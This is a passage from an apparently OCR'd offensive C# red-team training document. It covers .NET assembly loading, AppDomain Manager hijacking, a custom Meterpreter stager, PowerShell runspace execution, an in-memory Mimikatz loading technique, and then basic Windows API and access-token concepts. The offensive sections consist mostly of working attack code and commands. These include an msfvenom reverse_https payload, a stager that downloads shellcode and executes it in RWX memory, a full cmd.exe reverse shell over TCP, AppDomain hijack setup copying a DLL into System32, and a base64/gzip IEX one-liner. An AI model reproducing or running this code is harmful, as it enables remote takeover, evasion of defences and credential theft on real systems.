        cwf.MyMessage("Instance Method called from Main");
      }

}
```

Lib.cs

```
//csc.exe /target:library lib.cs

using System;

namespace Stage
{
    public class StageEntry
    {
        public static void Execute()
        {
            Console.WriteLine("[+] Hello from Stage");
        }
    }
}
```

Reference : https://offensivedefence.co.uk/posts/assembly-resolve/

Main.cs


```
//csc.exe /target:exe .\main.cs

using System;
using System.Net;
using System.Reflection;

namespace Stager
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("[+] Hello from Stager");
            Console.WriteLine("[+] Loading Stage...");

            using (var client = new WebClient())
            {
                var uri = new Uri("http://localhost:8000/lib.dll");
                var stage = client.DownloadData(uri);
                var asm = Assembly.Load(stage);
                asm.GetType("Stage.StageEntry").GetMethod("Execute").Invoke(null, new object[] { });
            }
        }
    }
}
```

3.2.10 Hijacking AppDomain Manager

```
using System;

public sealed class CustomAppDomainManager : AppDomainManager
{

    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
            System.Windows.Forms.MessageBox.Show("AppDomain - KaBoom!");
            return;
    }
}

/*
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out:tasks.dll tasks.cs
set APPDOMAIN_MANAGER_ASM=tasks, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
set APPDOMAIN_MANAGER_TYPE=CustomAppDomainManager
set COMPLUS_Version=v4.0.30319
copy tasks.dll C:\Windows\System32\Tasks\tasks.dll
FileHistory /?
*/
```

Reference : https://gist.github.com/djhohnstein/cf737ef77d90597783693c97cd48b84e

Assembly Binding in pictures...



3.3 Offensive C# Trade-Craft

3.3.1 Custom Meterpreter Stager

Generate Payload

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<Attack_IP> LPORT=8080 -f exe > rev.exe
```

Setup Server to fetch **Staged** Payload URL

```
openssl genrsa > privkey.pem
```

```
openssl req -new -x509 -key privkey.pem -out crt.pem -days 365
```

```
twistd -n web -c crt.pem -k prvkey.pem --https=8080
```

Fetched **Staged** Payload URL

```
2021-03-11T16:54:16+0530 [twisted.python.log#info] "192.168.29.221" - - [11/Mar/2021:11:24:15 +0000] "GET /p1ik7DWihxL3gvaAl8sKMgbwdrMFocOLlAXeaHM5dG8_fY28fRDKp_C8c79vD
y6a211Ml1gWTHLGRUM_vkO7izA8FpGbqfnWK0KFLt7HqMD2PNHtq3LC626XmjQuBMDA7NSCuA7lSmx HTTP/1.1" 200 199 "-" "-"
```

Note : Install Twisted using **pip install twisted**

```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program
{

    //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

    //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
```

Level-1
DLL & their Functions

Level-2
DLL & their Functions

```
public static void Main()
    {
        string url = "<Custom_Stage_Payload_URL>";
        Stager(url);
    }

public static void Stager(string url)
    {

        WebClient wc = new WebClient();
        wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.113 Safari/537.36");
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

        byte[] shellcode = wc.DownloadData(url);

        UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);
        IntPtr threatHandle = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr parameter = IntPtr.Zero;
        threatHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);
        WaitForSingleObject(threatHandle, 0xFFFFFFFF);

    }


}
```

NOTE : Make sure the URL is properly fetched

Via AddScript

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Management.Automation;
using System.Collections.ObjectModel;

public class Program
{
    public static void Main()
    {

        PowerShell ps1 = PowerShell.Create();
        ps1.AddScript("Start-Process calc.exe");
        ps1.Invoke();
      }
}
```

Compile Command : csc.exe /reference:System.Management.Automation.dll 2_2.cs

Via AddCommand

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Management.Automation;
using System.Collections.ObjectModel;

public class Program
{
    public static void Main()
    {
        PowerShell ps2 = PowerShell.Create();
        ps2.AddCommand("Get-Process");
        Collection<PSObject> PSOutput = ps2.Invoke();
        foreach (PSObject outputItem in PSOutput)
        {
            if (outputItem != null)
            {
                Console.WriteLine(outputItem);
            }
            }
      }
}
```

Compile Command : csc.exe /reference:System.Management.Automation.dll 2_2.cs

Execute Base 64 Encoded command

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Management.Automation;
using System.Collections.ObjectModel;

public class Program
{
    public static void Main()
    {
        PowerShell ps = PowerShell.Create();
        String script = "";
        script = System.Text.Encoding.Unicode.GetString(System.Convert.FromBase64String(script));
        ps.AddScript(script);
        Collection<PSObject> output = null;
        output = ps.Invoke();
    }
}
```

Compile Command : csc.exe /reference:System.Management.Automation.dll file.cs

3.3.3 Reverse Shell (Simple Obfuscation of Managed C# Execution)

Part-1

```
namespace NativePayload_ReverseShell
{
    class Program
    {
        public static StringBuilder _Liger = new StringBuilder();
        private static StreamWriter _LionTiger;
        static void Main(string[] args)
        {
              Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload_ReverseShell");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Native_ReverseShell , C# Managed Shell Code");
            Console.WriteLine();

            try
            {
                using (TcpClient Simple = new TcpClient(args[0].ToString(), Convert.ToInt32(args[1])))
                {
                    Thread.Sleep(1100);
                    using (Stream Very = Simple.GetStream())
                    {
                        using (StreamReader OoPS = new StreamReader(Very))
                        {
                            _LionTiger = new StreamWriter(Very);
                            Process _Tiger = new Process();
                            Thread.Sleep(3300);
                            _Tiger.StartInfo.FileName = "cmd.exe";
                            _Tiger.StartInfo.CreateNoWindow = true;
                            _Tiger.StartInfo.UseShellExecute = false;
                            _Tiger.OutputDataReceived += _OutputDataReceived;
                            _Tiger.StartInfo.RedirectStandardOutput = true;
                            _Tiger.StartInfo.RedirectStandardInput = true;
                            _Tiger.StartInfo.RedirectStandardError = true;
                            _Tiger.Start();
                            _Tiger.BeginOutputReadLine();
                            while (true)
                            {
                                Thread.Sleep(3000);
                                _Liger.Append(OoPS.ReadLine());
                                _Tiger.StandardInput.WriteLine(_Liger);
                                _Liger.Remove(0, _Liger.Length);
                            }
                        }
                    }

                }
            }
            catch (Exception) {  }
        }
```

```
private static void _OutputDataReceived(object sender, DataReceivedEventArgs echo)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(echo.Data))
            {
                try
                {
                    strOutput.Append(echo.Data);
                    _LionTiger.WriteLine(strOutput);
                    _LionTiger.Flush();
                }
                catch (Exception err) { }
            }
        }
    }
}
```

Part-2

3.3.4 Executing Binary by abusing AppDomain Manager :

```
// Default AppDomainManager can be replaced by identifying the
// replacement assembly & replacement type in the
// APPDOMAIN_MANAGER_ASM and APPDOMAIN_MANAGER_TYPE
// environment variables. For example:
// set APPDOMAIN_MANAGER_ASM=Assembly_name, Version=1.0.0.0, Culture=neutral, PublicKeyToken=<Null_or_anyValue>
// set APPDOMAIN_MANAGER_TYPE=Class_name :)

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /unsafe
/target:library tasks.cs

set APPDOMAIN_MANAGER_ASM=tasks, Version=0.0.0.1, Culture=neutral, PublicKeyToken=null
set APPDOMAIN_MANAGER_TYPE=MyAppDomainManager
set COMPLUS_Version=v4.0.30319
copy tasks.dll C:\Windows\System32\Tasks\tasks.dll

C:\Windows\System32\stordiag.exe
```

Task.cs Code : https://gist.github.com/bharadwajyas/ad4c3ce6e6a1dc568c4e2dfb568d8898

3.3.5 Case Study of an Evasion TTP (Exploitation via C#)

Modify Mimikatz solution (.sln) file & Build it

Base64 Encode the executable & put it inside the Invoke-Mimikatz PS Script

Gzip Encode the PS script

Put it in the Memory Stream OneLiner

```
$flop = New-Object IO.MemoryStream(,[Convert]::FromBase64String('xxx'));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($flop,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();"
```

Place the OneLiner in XML file running that calls Powershell via runspaces


Build Using Msbuild.exe Application

Windows API

4.1 Introduction to API

- Set of predefined Windows Functions used to control the appearance and behaviour of Windows Elements.
- Each and every user action causes the execution of several API functions.
- Windows APIs resides in DLLs like User32.dll, Kernel32.dll present in **System32** folder location.
- Languages like C#, F# etc provides a way to access the access Windows APIs
- APIs in .NET are called through Platform Interop Services (System.Runtime.InteropServices namespace)
- APIs can be used by Binaries, DLLs etc to perform recon / elevate privileges etc in a target environment.

MS APIs Docs: https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list



Reference : https://docs.microsoft.com/en-us/previous-versions//aa383723(v=vs.85)?redirectedfrom=MSDN

- Example of API call (or Function call) :

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

- Important DLLs containing API functions :
  - Kernel32.dll (Interact with Processes, Threads)
  - User32.dll (Handle GUI, Peripherals etc)
  - Shell32.dll (Windows Shell)
  - Netapi32.dll (Networking Operations)
  - Advapi.dll (Manage Windows services, registry etc)
  - NTDLL.dll


- To check the mapping of functions and DLLs, always check the **Requirements** section in the MS Documentation.

- Tools like **DependancyWalker** can be used to retrieve the DLLs & Functions a Windows module (exe, dll, ocx etc) calls during execution.

4.2 Windows API Components

4.2.1 Process

- Process is a execution of a program and program contains a set of instructions.
- Any executing program is called a Process
- Attributes of a Process :
  - Process ID
  - CPU Scheduling Information
  - Process State (Ready, Terminated, Suspended, Running)
  - I/O Status Information
  - CPU Registers
  - Token Information



Dissected PE

Ref : https://raw.githubusercontent.com/corkami/pics/master/binary/pe101/pe101.png

- Thread
  - Threads are subset of Process
  - They are not independent of one another and hence share code section, address space & Data Section with other threads
  - Threads runs in same memory space as the process it belongs to
  - They directly communicate with other threads of it's process
  - Create more threads and run code




Image Reference : https://sites.google.com/site/sureshdevang/thread-vs-process

Process Token Internals

User

Security Token (access token) is created when a user logged in

Every Process executed on behalf of this user will have a copy of this access token

User Rights

Group SID

Individual SID

Securable Object (Resources like Network Folder, File etc)

ACL

ACE

Discretionary Access Control List (DACL)

User accounts, groups that are allowed or denied access

The System Access Control List (SACL)

Defines operations such as read, write or delete that should be audited for a user or group.

NOTE : Tokens provides access to API calls, securable objects etc

High-Level OverView of Process Tokens

User

Every Process executed on behalf of this user will have a copy of this access token

User Rights

Group SID

Individual SID

Securable Object (Resources like Network Folder, File etc)

Discretionary Access Control List (DACL)

User accounts, groups that are allowed or denied access

2. These steps are repeated until sufficient information is collected to grant access to the resource.

1. Group & Individual SID are matched with the DACL entries to see if the user is explicitly denied access & then checks if it is permitted

